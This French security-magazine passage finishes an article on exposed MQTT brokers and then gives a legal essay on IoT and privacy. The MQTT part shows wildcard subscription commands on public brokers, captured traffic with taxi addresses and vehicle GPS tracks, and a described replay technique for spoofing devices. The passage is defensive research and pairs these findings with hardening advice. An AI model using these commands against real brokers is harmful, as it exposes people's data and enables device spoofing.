Quelques statistiques sur les serveurs MQTT accessibles par Internet.

Plusieurs serveurs MQTT sont, eux, spécifiquement connus comme étant publics, comme par exemple : **iot.eclipse.org**, **test.mosquitto.org**, **dev.rabbitmq.com**, ou encore **broker.hivemq.com**. Cela permet aux développeurs d'avoir des services « bac à sable », et s'épargner des installations, configurations ou maintenances lors du développement ou du prototypage de services, au détriment de la confidentialité des informations, comme nous allons le voir.

On se rend aussi compte que pas mal d'amateurs ont déployé des services MQTT domotiques, par exemple avec des Raspberry Pi. Sinon, pour ce qui est usages professionnels, Eurotech résume bien les principaux usages de MQTT en M2M (*Machine To Machine*) dans l'industrie (Figure 2, ci-contre).

Une façon simple d'explorer quelques possibilités de MQTT est d'installer le client NodeJS MQTT.js (**https://github.com/mqttjs/MQTT.js**), typiquement ici sur un système récent de type Ubuntu GNU/Linux :

Terminal

```
$ sudo apt-get install nodejs-legacy npm
$ sudo npm install -g mqtt

$ mqtt
No such command: undefined

MQTT.js command line interface, available commands are:

  * publish     publish a message to the broker
  * subscribe   subscribe for updates from the broker
  * version     the current MQTT.js version
  * help        help about commands

Launch 'mqtt help [command]' to know more about the commands.
```

Il est aussi nécessaire de passer une commande au client, par exemple la commande **subscribe** pour s'abonner à un sujet et agir comme un consommateur, ainsi qu'un sujet et un nom de serveur. Voyons si on peut obtenir des informations techniques sur un serveur MQTT public, à l'aide du sujet spécial **$SYS** :

Terminal

```
$ mqtt subscribe -v -h iot.eclipse.org '$SYS/#'
$SYS/broker/clients/total 134718
$SYS/broker/clients/active 1250
$SYS/broker/clients/inactive 133468
$SYS/broker/clients/maximum 136190
$SYS/broker/clients/disconnected 133468
$SYS/broker/clients/connected 1250
$SYS/broker/messages/received 331965897
$SYS/broker/messages/sent 1479062358
$SYS/broker/messages/stored 992362
$SYS/broker/bytes/received 17212420254
$SYS/broker/bytes/sent 111863582427
$SYS/broker/publish/messages/received 212587673
$SYS/broker/publish/messages/sent 1357968622
$SYS/broker/publish/messages/dropped 8126702
$SYS/broker/publish/bytes/received 12911951893
$SYS/broker/publish/bytes/sent 97105826993
$SYS/broker/subscriptions/count 238178
$SYS/broker/connection/CAIXASRV.bridgeConnection/state 1
$SYS/broker/connection/Servidor.bridgeConnection/state 1
$SYS/broker/connection/GBLACNB7000.bridgeConnection/state 1
$SYS/broker/connection/DESKTOP-2S1CFG2.bridgeConnection/state 1
(...)
$SYS/broker/uptime 1301460 seconds
$SYS/broker/retained messages/count 5641
$SYS/broker/heap/current 526507664
$SYS/broker/heap/maximum 695842232
$SYS/broker/load/messages/received/1min 32444.04
$SYS/broker/load/messages/received/5min 32680.93
$SYS/broker/load/messages/received/15min 32271.91
$SYS/broker/load/messages/sent/1min 141104.73
$SYS/broker/load/messages/sent/5min 133601.87
$SYS/broker/load/messages/sent/15min 128576.25
$SYS/broker/load/publish/dropped/1min 760.67
$SYS/broker/load/publish/dropped/5min 1427.57
$SYS/broker/load/publish/dropped/15min 1481.98
$SYS/broker/load/publish/received/1min 26429.39
$SYS/broker/load/publish/received/5min 25884.75
```

```
$SYS/broker/load/publish/received/15min 25248.53
$SYS/broker/load/publish/sent/1min 134713.52
$SYS/broker/load/publish/sent/5min 126065.10
$SYS/broker/load/publish/sent/15min 120687.92
$SYS/broker/load/bytes/received/1min 1586980.14
$SYS/broker/load/bytes/received/5min 2492014.76
$SYS/broker/load/bytes/received/15min 2738328.52
$SYS/broker/load/bytes/sent/1min 7625764.54
$SYS/broker/load/bytes/sent/5min 17662615.12
$SYS/broker/load/bytes/sent/15min 18647463.30
$SYS/broker/load/sockets/1min 1196.70
$SYS/broker/load/sockets/5min 1297.18
$SYS/broker/load/sockets/15min 1304.17
$SYS/broker/load/connections/1min 1162.90
$SYS/broker/load/connections/5min 1266.10
$SYS/broker/load/connections/15min 1275.09
$SYS/broker/connection/Servidor.bridgeConnection/state 1
$SYS/broker/connection/SERVIDOR.bridgeConnection/state 1
```

La sortie de la commande est extrêmement longue (nous l'avons ici coupée). Nous pouvons relever une multitude d'informations techniques sur le broker, parmi celles-ci : le nombre de clients actifs et inactifs, le nombre maximal de clients admis lors de la session, le nombre de connexions et déconnexions, le nombre de messages envoyés, reçus et stockés temporairement, le trafic total exprimé en octets, le nombre d'abonnements et de sockets ouverts, ainsi que les identifiants des clients connectés (ici abrégés).

Nous pouvons de la même manière regarder par exemple tout ce qu'il se passe sur ce serveur MQTT public à l'aide de la commande **`mqtt subscribe`** et du sujet joker **`#`** (attention, plusieurs centaines de messages par seconde sont généralement envoyés !) :

Terminal

```
$ mqtt subscribe -v -h iot.eclipse.org '#' 2>/dev/null | head -10 | tee
mqtt.log
FisherHouse/CurrentTimestamp 1483912143,CabinTimestamper,1483912143
/Eerip/heartbeat 10:49
/Eerip/presence {"value":"1","svalue":"YES"}
/Eerip/motion {"value":"0","svalue":"NO"}
/mytest0816/7-inch KitKat (4.4) XHDPI Tablet/status unavailable
/cc3200/ButtonPressEvtSw2 Push button sw2 is pressed on CC32XX device
/bueno/devices/upframe {"binaryPresentValue":1,"codr":"4/5","datr":"SF8BW1
25","freq":"902.5","timestamp":"2017-01-08T16:47:31.883064Z","endPoint":0,
"eui":"70-b3-d5-e7-5e-00-13-a4","_msgid":"d8782779.2787d8"}
/sonoff/TemperaturSensor/humidity 52
javaonedemo/eclipse-greenhouse-9home/sensors/temperature 21.44
bbc/subtitles/bbc_one_london/raw  It's Sherlock Holmes,
```

On trouve successivement ici un système d'horodatage, un système de détection de présence et de mouvement, un système de statut de tablette, l'état d'un bouton sur un périphérique IoT Wi-Fi, un extrait de trame LoRa, des capteurs d'humidité et de température, et même les sous-titres en temps réel d'une chaîne de télévision de la BBC !

Remarquons aussi que, comme nous sommes sur un serveur MQTT public, et qui plus est, sans authentification, il est aisé de prendre un sujet et contenu existant et de le rejouer à l'aide de la commande **`mqtt publish`**. Tous les clients consommateurs de ce sujet

seront alors dupés, car rien n'indique dans le flux que le producteur n'est plus le même. Il a ainsi été très simple d'usurper un périphérique producteur et de falsifier totalement les messages envoyés, ce qui peut avoir de graves conséquences sur des systèmes embarqués connectés.

Au cours de nos recherches, nous sommes tombés sur de nombreux services MQTT censés être privés, par exemple un bot Twitter et Instagram :

Terminal

```
/104/tracker/instagram/829 {"note": "Found 0 posts for hashtag
\"#sociallitevodka\" with geo location \"\"", "progress": 100.0}
/104/tracker/instagram/829 {"note": "Completed retrieving 33 posts from
Instagram", "progress": 100}
/9/tracker/twitter/902 {"note": "Going to retrieve Tweets", "progress": 10}
/131/tracker/instagram/519 {"note": "Going to retrieve Instagram Posts",
"progress": 10}
/327/tracker/twitter/910 {"progress": 75.12124849939975}
/327/tracker/twitter/910 {"progress": 76.68187274909964}
/9/tracker/twitter/902 {"note": "Going to contact Twitter for keyword
\"#wlu\" with geo location \"\""}
/131/tracker/instagram/519 {"note": "Going to ignore tag \"@spastationspa\"
because it is a user"}
/9/tracker/twitter/902 {"note": "Found 0 tweets for keyword \"#wlu\" with
geo location \"\"", "progress": 26.0}
/9/tracker/twitter/902 {"note": "Going to contact Twitter for keyword \"@
RegionWaterloo #communitech\" with geo location \"\""}
/9/tracker/twitter/902 {"note": "Found 0 tweets for keyword \"@
RegionWaterloo #communitech\" with geo location \"\"", "progress": 32.0}
/9/tracker/twitter/902 {"note": "Going to contact Twitter for keyword
\"#waterloo\" with geo location \"\""}
/131/tracker/instagram/519 {"note": "Completed retrieving 0 posts from
Instagram", "progress": 100}
/9/tracker/twitter/902 {"progress": 32.05769230769231}
/9/tracker/twitter/902 {"note": "Found 4 tweets for keyword \"#waterloo\"
with geo location \"\"", "progress": 38.0}
```

ou encore le système de suivi GPS d'une chaîne de taxis lituanienne (nous avons anonymisé certains éléments à l'aide de lettres **X**) :

Terminal

```
taxibooking/private/144 {"ats":1,"new":{"111":{"id":111,"address":"jonavos",
"register_time":"2015-03-28 01:06:22","reservation_time":null,"house_
number":"26","flat_number":"","address_destination":"","house_number_
destination":"","flat_number_destination":null,"coord_lat":null,"coord_
lon":null,"coord_lat_destination":null,"coord_lon_destination":null,"app_
coord_lat":"54.912837","app_coord_lon":"23.9109393","app_coord_
lat_destination":"","app_coord_lon_destination":"","number_of_
passengers":1,"extra_info":"","city_id":2,"company_id":1,"user_phone_number":
"+370XXXXXXXX","city":"Kaunas","order_status_id":1,"user_driver_id":null,
"company":"Taksi XXXX"}}}
taxibooking/private/103 {"ats":1,"new":{"61":{"id":61,"address":"Molaini\
u0173 g.","register_time":"2015-03-20 20:56:00","reservation_time":null,
```

```
"house_number":"10","flat_number":"","address_destination":"","house_number_
destination":"","flat_number_destination":null,"coord_lat":null,"coord_
lon":null,"coord_lat_destination":null,"coord_lon_destination":null,"app_
coord_lat":"","app_coord_lon":"","app_coord_lat_destination":"","app_
coord_lon_destination":"","number_of_passengers":1,"extra_info":"","city_
id":5,"company_id":1,"user_phone_number":"+370XXXXXXXX","city":"Vilnius",
"order_status_id":"7","user_driver_id":144,"company":"Taksi XXXX"}}}
taxibooking/private/112 {"ats":1,"new":{"114":{"id":114,"address":"Ukmerg\
u0117s g.","register_time":"2015-03-30 18:43:38","reservation_time":null,
"house_number":"23","flat_number":"","address_destination":"","house_number_
destination":"","flat_number_destination":null,"coord_lat":null,"coord_
lon":null,"coord_lat_destination":null,"coord_lon_destination":null,"app_
coord_lat":"55.7290657","app_coord_lon":"24.3705943510126","app_coord_lat_
destination":"","app_coord_lon_destination":"","number_of_passengers":1,
"extra_info":"","city_id":5,"company_id":1,"user_phone_number":"",
"city":"Panev\u0117\u017eys","order_status_id":1,"user_driver_id":null,
"company":"Taksi XXXX"}}}
```

puis des systèmes véhiculaires embarqués (OBU) dans des camions en Jamaïque :

Terminal

```
OBU/1/866104021365591/track {
 "uid": "00000000",
 "time": "15:39:10",
 "date": "21/02/17",
 "lat": 18.011066,
 "long": -76.799347,
 "alt": 75.099998,
 "speed":219.647202,
 "heading": 357.959991,
 "milage": 64883,
 "ignition": true
}
OBU/1/866104020475573/track {
 "uid": "00000000",
 "time": "15:39:09",
 "date": "21/02/17",
 "lat": 17.969809,
 "long": -76.753845,
 "alt": 7.900000,
 "speed":8.148800,
 "heading": 142.720001,
 "milage": 0,
 "ignition": true
}
OBU/1/866104021373041/track {
 "uid": "00000000",
 "time": "15:39:09",
 "date": "21/02/17",
 "lat": 17.959473,
 "long": -76.890610,
 "alt": 11.700000,
 "speed":12.038000,
 "heading": 46.340000,
 "milage": 2170,
 "ignition": true
}
```

D'autres recherches nous ont menées à trouver un tracker GPS sur une Ferrari en Iran, des salons de discussion Jabber retranscrits en MQTT, des caisses enregistreuses avec des mots de passe par défaut au Royaume-Uni, plusieurs appareils médicaux et domotiques, des usines connectées (taux de CO2, de particules fines, température, humidité), des maisons connectées (état des portes, lumières ou fontaines), des ballons-sondes chinois, un réseau LoRaWAN asiatique, des compteurs électriques connectés, et même plusieurs aspirateurs connectés, le tout diffusant leurs données en temps réel !

2. VERSIONS ET IMPLÉMENTATIONS COURANTES DE MQTT

Les principales implémentations utilisées de MQTT sont en version 3.0 et 3.1. Parmi les principaux brokers MQTT, on en trouve essentiellement trois :

- le broker officiel de la fondation Eclipse, Eclipse Mosquitto (**https://mosquitto.org**), décliné sur de nombreuses architectures ;
- RabbitMQ (**https://www.rabbitmq.com/**), lui aussi open source, mais multiprotocole (AMQP, STOMP), où MQTT est l'un des plugins disponibles ;
- HiveMQ, logiciel commercial (**http://www.hivemq.com/**), avec un support étendu.

3. FAIBLESSES RÉCURRENTES

Nous l'avons vu, avec MQTT, de très nombreuses données sensibles sont accessibles facilement depuis Internet : données personnelles, données de santé, données domotiques, positions GPS, expériences de laboratoire...

Si on résume, trois familles principales de faiblesses sont récurrentes dans les configurations que nous avons rencontrées :

- **défauts d'authentification** : de nombreux brokers autorisent dans leur configuration des connexions anonymes. Il en résulte qu'ils présentent alors une sécurité similaire à des brokers publics, où tout un chacun peut lire (à travers le sujet joker **#**) et écrire des messages comme bon lui semble ;
- **défauts de chiffrement** : une minorité de brokers utilise MQTTS (MQTT sur SSL ou TLS). Ainsi, un attaquant sur le réseau du broker ou d'un de ses clients peut facilement compromettre sa sécurité en écoutant passivement identifiants d'authentification ou données métier ;
- **défauts de cloisonnement entre utilisateurs** : quand bien même le broker nécessite une authentification, il est rare qu'il fasse une ségrégation entre producteurs et consommateurs, c'est-à-dire que n'importe quel compte valide sur le broker est à même d'être producteur, y compris quand son but premier est d'être consommateur. Nous avons ainsi trouvé dans un système domotique répandu un login et mot de passe stockés « en dur » dans l'application mobile, identifiant identique pour tous les clients de cette solution. Avec cet identifiant il a été possible de pousser de fausses données de systèmes domotiques, et ainsi d'usurper les périphériques de l'ensemble des clients de ce système...

Toutes ces faiblesses, seules ou combinées, permettent directement ou indirectement l'écoute de messages et l'usurpation de périphériques. Confidentialité, intégrité, comme disponibilité sont alors fortement remises en cause.

4. DURCISSEMENT D'UN SERVICE MQTT

Très classiquement, les bonnes pratiques sécurité sont d'appliquer le principe de sécurité en profondeur. Un durcissement à 3 niveaux est possible :

- Au niveau réseau : en protégeant la sécurité physique du réseau utilisé ou en encapsulant ses communications dans un VPN .
- Au niveau transport : en activant MQTTS, c'est-à-dire une version récente de SSL, ou mieux TLS pour éviter la panoplie de vulnérabilités dont a été victime SSL ces derniers temps ! Cela nécessite assez souvent un déploiement de certificats côté client, car peu de clients gèrent correctement les autorités de certification publiques.
- Au niveau applicatif :
  - une authentification applicative simple, ou mieux, à double facteur ;
  - un chiffrement des données au niveau applicatif : on le retrouve en option (non activé par défaut) dans un très connu service de géolocalisation mobile, ou encore par défaut dans les trames LoRaWAN, transportées assez souvent en MQTT ;
  - un cloisonnement entre utilisateurs : cloisonnement malheureusement inexistant dans les spécifications actuelles de MQTT, et donc laissé au bon vouloir des développeurs du broker MQTT utilisé.

CONCLUSION

En faisant quelques entorses à la spécification, certaines implémentations permettent de désactiver le joker **#**, ce qui renforce quelque peu la confidentialité des données. Cependant, les manques de fonctions de sécurité dans la spécification MQTT, tout comme les défauts de configuration souvent constatés sur les brokers, par facilité de configuration ou par méconnaissance, permettent très souvent de façon combinée d'atteindre à la confidentialité voire à l'intégrité des échanges, mettant en péril des flottes souvent importantes de dispositifs connectés.

Les prochaines versions de la spécification MQTT devraient ceci dit apporter davantage d'exigences de sécurité, notamment en intégrant de façon concrète les problématiques d'isolation entre utilisateurs. ■

RÉFÉRENCES

- [1] « MQTT Version 3.1.1 becomes an OASIS Standard », octobre 2014, **https://www.oasis-open.org/news/announcements/mqtt-version-3-1-1-becomes-an-oasis-standard**
- [2] Spécifications MQTT de l'OASIS en version 3.1.1 : **https://docs.oasis-open.org/mqtt/mqtt/v3.1.1/os/mqtt-v3.1.1-os.html**
- [3] Support de présentation MQTT écrit par l'auteur : **https://speakerdeck.com/rlifchitz/mqtt-ou-comment-linfrastructure-fragilise-aussi-les-objets-connectes**
- [4] Podcast NoLimitSecu sur la sécurité de MQTT : **https://www.nolimitsecu.fr/mqtt/**

2

2 ÉVALUATION DES RISQUES

À découvrir dans cette partie...

ENJEUX JURIDIQUES / DROIT

L'Internet des objets et le droit

De la définition juridique de l'Internet des objets à la protection des données personnelles, initiez-vous aux enjeux du droit. p. 36

SÉCURITÉ / INTERCONNEXION / RÉSEAU / RISQUE / VIDÉOSURVEILLANCE

La CCTV : un système de surveillance en circuits ouverts ?

Quels sont les risques liés à la modernisation d'une infrastructure ? Découvrez le cas pratique des systèmes de vidéosurveillance. p. 42

CARTE À PUCE / DONNÉES PERSONNELLES / DUMPS

Investigation numérique dans votre portefeuille

Traitement des données personnelles : voici un tour d'horizon de ce que contiennent nos cartes à puce par l'analyse de quelques 250 cartes. p. 54

2 ÉVALUATION DES RISQUES

ENJEUX JURIDIQUES / DROIT

L'INTERNET DES OBJETS ET LE DROIT

par Daniel Ventre

S'accorder sur une définition de l'Internet des objets est un préalable indispensable, car de celle-ci découlera l'identification des questions de droit qui doivent lui être appliquées. Nous discutons donc dans un premier chapitre quelques définitions de l'Internet des Objets (IdO), puis recensons, à la lumière de l'actualité récente (incidents) et des débats en cours tant aux niveaux nationaux que des institutions internationales (UE notamment) les principaux points de droit que soulève la mise en œuvre de l'IdO. Les définitions de l'Internet des objets montrent toute l'étendue de la gamme à la fois des technologies anciennes et nouvelles qu'il peut mobiliser, que des usages, des contextes d'application et des acteurs impliqués. Il n'est donc guère envisageable de préciser les contours d'un droit unique de l'Internet des objets. La troisième partie de l'article se focalise sur les enjeux liés à la donnée et à la protection de la vie privée.

1. DÉFINITIONS

Au niveau des institutions nationales et internationales, en Europe et dans le monde, mais aussi dans l'univers de la recherche et de l'industrie, l'Internet des objets fait débat depuis une dizaine d'années : en 2008, la DG INFSO (UE) organisait ainsi un workshop intitulé « *Beyond RFID - The Internet of Things* » [1].

L'Internet des objets peut être défini comme « *un réseau de réseaux qui permet, via des systèmes d'identification électronique normalisés et unifiés, et des dispositifs mobiles sans fil, d'identifier directement et sans ambiguïté des entités numériques et des objets physiques et ainsi de pouvoir récupérer, stocker, transférer et traiter, sans discontinuité entre les mondes physiques et virtuels, les données s'y rattachant* » [2]. En d'autres termes, l'IdO « *est un concept par lequel un objet est assigné à une adresse IP et grâce à laquelle l'objet devient identifiable sur Internet* » [3] ou bien encore « *un système de capteurs omniprésents reliant le monde physique à Internet. Les choses, Internet et la connectivité sont les trois composants clés de l'IdO* » [4].

L'IdO a aujourd'hui ses objets et applications phares, tels que les montres connectées, les webcams et autres vidéos de surveillance, des lampes connectées, des vêtements, des drones, des robots, des équipements industriels, etc. Il y a face à cette dynamique une double lecture possible. L'une optimiste, qui consiste à voir un progrès social considérable qui aboutira à la mise en œuvre de services intelligents pour une efficience accrue dans divers domaines (santé, transports, commerce...). L'autre pessimiste, qui met l'accent sur les vulnérabilités, les risques inhérents, les atteintes déjà constatées et celles à venir plus dommageables encore, et toucheront à la sécurité des systèmes et des individus, l'IdO étant un vecteur de fragilisation de la société tout entière.

2. LES PRINCIPALES CATÉGORIES D'ENJEUX JURIDIQUES

Le développement de l'Internet des objets implique la participation d'un spectre d'acteurs très large (laboratoires de recherche universitaires, centres de R&D de l'industrie, start-up, collectivités, États, fabricants, opérateurs de télécommunications, usagers...) [5]. D'autre part, le nombre d'applications et outils pouvant être conçus à l'avenir paraît lui aussi sans véritables limites. Potentiellement, l'Internet des objets pourrait donc pénétrer tous les domaines de l'activité humaine, privée et professionnelle. De sorte que nous ne saurions identifier un droit unique, un corpus juridique strictement délimité, qui soit applicable à l'IdO. Aux inventeurs, créateurs, développeurs, s'appliquera par exemple le droit de la propriété intellectuelle et industrielle (droit d'auteur, brevets, marques, savoir-faire...). Aux fabricants, industriels commercialisant produits et services, aux utilisateurs s'appliqueront des droits ou normes, règlements parfois spécifiques (code de la consommation, code de l'environnement, code de la santé publique, etc.) Le droit des contrats demeure essentiel à la construction de l'Internet des objets, car il permet de gérer les relations entre industriels, mais aussi entre vendeurs et consommateurs. La gestion des licences utilisateurs, des licences de logiciels, est également essentielle, car elle décidera du niveau d'intervention que peuvent avoir les développeurs ou utilisateurs sur le fonctionnement de ces objets.

Mais nous pouvons cependant définir deux champs d'intervention du droit qui nous paraissent essentiels dans le cadre de l'IdO :

- le traitement des enjeux de cybersécurité. Les systèmes de l'IdO sont vulnérables aux cyberattaques. Des attaques récentes de type DDoS auraient exploité l'IdO (comme celles qui ont paralysé les serveurs de DynDNS le 21 octobre 2016 aux États-Unis ; en janvier 2014 la société Proofpoint affirmait avoir détecté une cyberattaque impliquant les outils de l'IoT tels que des réfrigérateurs, des téléviseurs intelligents, et autres applications domotiques [6]) ;
- le traitement des données à caractère personnel et les risques d'atteinte à la vie privée. Nous nous concentrons dans cet article sur ce deuxième volet, mais les vulnérabilités liées aux cyberattaques sont bien entendu l'une des sources d'exposition des données et atteintes possibles à la vie privée (des hackers prenant la main sur les équipements peuvent s'immiscer dans le quotidien de leurs cibles).

3. LES DONNÉES DE L'INTERNET DES OBJETS ET LA VIE PRIVÉE

3.1 Les enjeux autour de la donnée

Si l'Internet des objets accède prochainement à la dimension qui lui est promise, constituée de milliards d'objets qui sont autant de sources de production de données réparties de par le monde, celui-ci sera l'un des pourvoyeurs majeurs, s'il ne l'est déjà, du Big Data. L'industrie des produits et services est nécessairement intéressée par l'accès aux nouvelles masses de données que promet de fournir l'IdO. Mais d'autres acteurs, notamment étatiques, s'intéressent aussi à ces objets **[7]**. James Clapper, directeur du DNI américain, rappelait en février 2016 **[8]** devant le Sénat américain que les acteurs du renseignement s'intéressent à l'Internet des objets, car celui-ci ouvre de nouvelles perspectives : « *les analystes de l'industrie de la sécurité ont démontré que nombre de ces systèmes peuvent mettre en péril la donnée privée, l'intégrité de la donnée, la continuité de service. À l'avenir, les services de renseignement pourraient utiliser l'IdO pour l'identification, la surveillance, le contrôle, la localisation, et le ciblage du recrutement, ou pour obtenir un accès aux réseaux ou aux données d'identification des utilisateurs* ». Mike Howell, responsable de programme au sein du DNI, pointait également du doigt le risque que fait peser l'IdO sur la vie privée lors de déclarations en mai 2015 **[9]**.

Récemment, WikiLeaks divulguait des documents rappelant l'intérêt qu'accordent les agences de renseignement (ici en l'occurrence la CIA, mais elle n'est certainement pas la seule au monde dans ce cas) aux objets connectés, qui peuvent être activés à distance, qui peuvent être utilisés pour espionner les individus (transformer des haut-parleurs en micros, exploiter les caméras ou micros et enceintes des téléviseurs intelligents, pour écouter, voir, suivre les individus). Les acteurs du commerce ou de la cybercriminalité peuvent également être intéressés par ces possibilités.

3.2 Données et protection de la vie privée

Les données traitées, collectées, produites, transmises par ces objets proches de nous, à notre contact (objets domotiques, de bien-être, de santé, ludiques, objets déployés dans les environnements professionnels, industriels, dans les espaces commerciaux, les espaces publics aussi bien que privés) révèlent des informations sur notre environnement, sur nos usages, habitudes, comportements, sur nos pratiques, sur notre physiologie, notre psychologie, notre activité privée et professionnelle. Une part non négligeable de ces masses de données sont donc de nature « personnelle », car rattachées ou rattachables à l'individu, immédiatement ou après traitement. La multiplication des outils de communication a déjà partiellement érodé les distinctions entre espaces privés, publics, professionnels. La loi reconnaît certes aux individus un droit à l'espace et à la communication privée dans l'environnement professionnel (Arrêt de la Cour de cassation, 2 octobre 2001, en application de l'article 8 de la Convention européenne de sauvegarde des droits de l'homme et des libertés fondamentales, de l'article 9 du Code civil, de l'article 9 du nouveau Code de procédure civile et de l'article L.120-2 du Code du travail). Mais la multiplication des objets communicants ne se fera toutefois pas, selon nous, sans une nouvelle remise en cause des lignes de démarcation entre espace privé et non privé, entre données strictement personnelles et données non personnelles, que tente de préserver le droit depuis des décennies.

La CNIL et des études internationales soulignent le manque de clarté des règles qui prévalent en matière d'utilisation et protection des données issues de l'IdO **[10]**. La majeure partie des États n'a pas formulé de lois spécifiques pour une protection des données et de la vie privée dans le cadre de l'IdO. Le principe qui prévaut est essentiellement celui de l'application des législations préexistantes, la tâche étant complexifiée par la multiplication des textes au fil des dernières décennies. À côté des lois on trouve également des recommandations, des normes, qu'appliquent ou non les acteurs : aux États-Unis par exemple, la FTC (*Federal Trade Commission*) a publié une série de recommandations visant à protéger les données des utilisateurs, en demandant de ne pas collecter davantage de données que de besoin ou encore d'informer les utilisateurs des risques pour la vie privée).

Même si elles n'adressent pas spécifiquement l'Internet des objets, les évolutions du droit en cours lui seront pleinement applicables. La loi informatique et liberté – dont la dernière modification date d'avril 2016 – devra rapidement introduire les nouvelles modalités qu'impose l'entrée en vigueur (à compter du 25 mai 2018) du règlement 2016/679 du Parlement européen et du Conseil du 27 avril 2016 relatif à la protection des personnes physiques à l'égard du traitement des données à caractère personnel et à la libre circulation de ces données, et abrogeant la directive 95/46/CE (règlement intitulé *General Data Protection Regulation* - GDPR). Celui-ci renforce par exemple le principe de loyauté de la collecte des données à caractère personnel par les objets connectés (cette collecte doit être proportionnée et pertinente par rapport à l'usage qu'il est prévu d'en faire) **[11]**. Ce nouveau texte européen inscrit également en toutes lettres (dans son article 25) les notions de *data protection by design* (dès la conception doivent être intégrées les contraintes de confidentialité et protection des données) et *data protection by default* (prévoyant que par défaut le service doit être le plus protecteur possible des droits du consommateur/utilisateur, en réduisant les volumes et usages de données au strict nécessaire) **[12]**.

Face à l'envergure que prend l'Internet des objets, les efforts à consentir pour cette vigilance permanente seront très importants. Le montant des amendes dont sont passibles les entreprises (jusqu'à 20 millions d'euros ou 4% du chiffre d'affaires mondial de l'entreprise) sera-t-il suffisamment dissuasif pour éviter les comportements illicites ?

3.2.1 Un exemple de données personnelles : les données de santé issues de la mesure de soi

Le phénomène de la mesure de soi (ou *quantified-self*) désigne un ensemble de pratiques qui à l'aide de capteurs divers disposés dans notre environnement ou au contact du corps, consistent « *à enregistrer régulièrement via une application des données physiologiques : poids, taille, tension, rythme cardiaque, glycémie, etc.* » **[13]** soulève lui aussi les interrogations liées aux données : qu'advient-il des masses de données collectées, sont-elles utiles à d'autres traitements que les seules applications proposées avec les équipements (par exemple montres intelligentes mesurant le rythme cardiaque, les kilomètres parcourus, la tension artérielle, etc., et offrant aux individus soucieux de surveiller leur santé des indicateurs supposés fiables) ou sont-elles traitées par d'autres applications, sont-elles revendues, cédées à des tiers ? Les utilisations potentielles sont multiples, car ces données personnelles peuvent intéresser des assureurs, des établissements de crédit, des entreprises de produits sportifs ou tout type d'entrepreneur commercial pouvant proposer sur la base de l'exploitation de ces données de santé de nouveaux produits et services.

Les données de santé peuvent être recoupées à d'autres permettant de reconstituer des profils psychologiques, des profils physiologiques. Le risque de traçage et profilage des individus est pointé du doigt par la CNIL **[14]**.

3.2.2 De la responsabilisation des fabricants en raison des failles de sécurité des objets

Les risques qui pèsent sur la vie privée ne sont pas une fatalité. Même s'il est possible de faire porter sur les utilisateurs une part de responsabilité dans l'exposition de leurs données (mauvaise utilisation des outils, non-respect de règles de sécurité élémentaires...), les fabricants, fournisseurs, opérateurs ne peuvent être exonérés de responsabilité. Quand la sécurité n'est pas prise en compte à la conception (*security by design*), la justice peut engager des poursuites contre les fabricants. Tel fut le cas par exemple de l'action engagée par la FTC américaine contre la société D-Link en janvier 2017 en raison du manque de sécurité de son routeur et de ses webcams, accusés de mettre en péril la confidentialité des données des utilisateurs **[15]**.

CONCLUSION

Une régulation de l'Internet des objets s'avère nécessaire, mais sera difficile à mettre en œuvre. Un récent rapport déposé à l'Assemblée nationale par les députées Corinne Erhel et Laure de la Raudière le 10 janvier 2017 **[16]** en appelle à une modification de la règlementation de l'innovation et de la fiscalité, pour favoriser

le développement d'une industrie nationale et du déploiement de l'Internet des objets en France. De ce rapport, le Cabinet Bensoussan **[17]** retient particulièrement les recommandations 9 et 11 : la première parce qu'elle imposerait de renforcer l'information des utilisateurs (par exemple quant à la nature des données collectées et à l'utilisation éventuellement commerciale de celles-ci ; ou bien sur la possibilité de contrôle de l'objet, de déconnexion, de désactivation de tout ou partie des services), la seconde parce qu'elle envisage un mécanisme renforcé de contrôle (par la coordination de l'action d'institutions comme la CNIL, le Conseil national du numérique...) visant à garantir le droit à la protection des données personnelles. ■

RÉFÉRENCES

- [1] Les conclusions de ce workshop sont développées dans le rapport de la Commission Européenne « *Internet of Things in 2020. A roadmap for the future* », 5 septembre 2008, 32 pages, **http://www.smart-systems-integration.org/public/documents/publications/Internet-of-Things_in_2020_EC-EPoSS_Workshop_Report_2008_v3.pdf**
- [2] Pierre-Jean Benghozi, Sylvain Bureau, Françoise Massit-Folléa, *L'Internet des objets. Quels enjeux pour l'Europe ?*, Edition MSH, 2009, 169 pages
- [3] Jyotiranjan Hota, Pritish Kumar Sinha, *Scope and challenges of Internet of Things : An Emerging Technological Innovation*, IEEE, 2015, 5 pages, **https://www.researchgate.net/profile/Jyotiranjan_Hota/publication/272820593_Scope_and_challenges_of_Internet_of_Things_An_Emerging_Technological_Innovation/links/55547a4608ae980ca6089010/Scope-and-challenges-of-Internet-of-Things-An-Emerging-Technological-Innovation.pdf**
- [4] **http://www.chatainassocies.com/wp-content/uploads/Guezille__Argus_Assurance_Objets_connect%C3%A9s_casse_tete_responsabilite_civile_Secteurs_assurance_23_02_17.pdf**
- [5] **https://www.orange.com/fr/Innovation/L-Internet-des-objets**
- [6] **http://securityaffairs.co/wordpress/21397/cyber-crime/iot-cyberattack-large-scale.html**
- [7] Internet Of Things Intrigues Intelligence Community, 24 septembre 2014, **http://www.informationweek.com/government/big-data-analytics/internet-of-things-intrigues-intelligence-community/d/d-id/1316025**
- [8] Statement for the Record, Worldwide Threat Assessment of the US Intelligence Community, Senate Armed Services Committee, James R. Clapper, Director of National Intelligence, February 9, 2016, 33 pages, **https://www.armed-services.senate.gov/imo/media/doc/Clapper_02-09-16.pdf**
- [9] Elizabeth Leigh, *Mike Howell of ODNI poses internet of things security questions for agencies, enterprises*, 21 mai 2015, **http://www.executivegov.com/2015/05/mike-howell-of-odni-poses-iot-security-questions-for-agencies-enterprises/**
- [10] **http://www.jurilexblog.com/la-cnil-pointe-le-manque-de-transparence-sur-lutilisation-des-donnees-des-objets-connectees-265866**
- [11] The general data protection regulation, **http://www.consilium.europa.eu/fr/policies/data-protection-reform/data-protection-regulation/**
- [12] **http://lexpansion.lexpress.fr/actualite-economique/droit-des-donnees-le-paradoxe-des-objets-connectes_1795051.html**
- [13] **http://esante.gouv.fr/services/reperes-juridiques/objets-connectes-comment-proteger-les-donnees-de-sante**
- [14] **http://esante.gouv.fr/services/reperes-juridiques/objets-connectes-comment-proteger-les-donnees-de-sante#_ftnref2**
- [15] **https://www.droit-technologie.org/actualites/internet-objets-fabricants-mis-pression-augmenter-securite-objets-connectes/?utm_source=wysija&utm_medium=email&utm_campaign=Internet+des+objets**
- [16] **http://www.assemblee-nationale.fr/14/rap-info/i4362.asp**
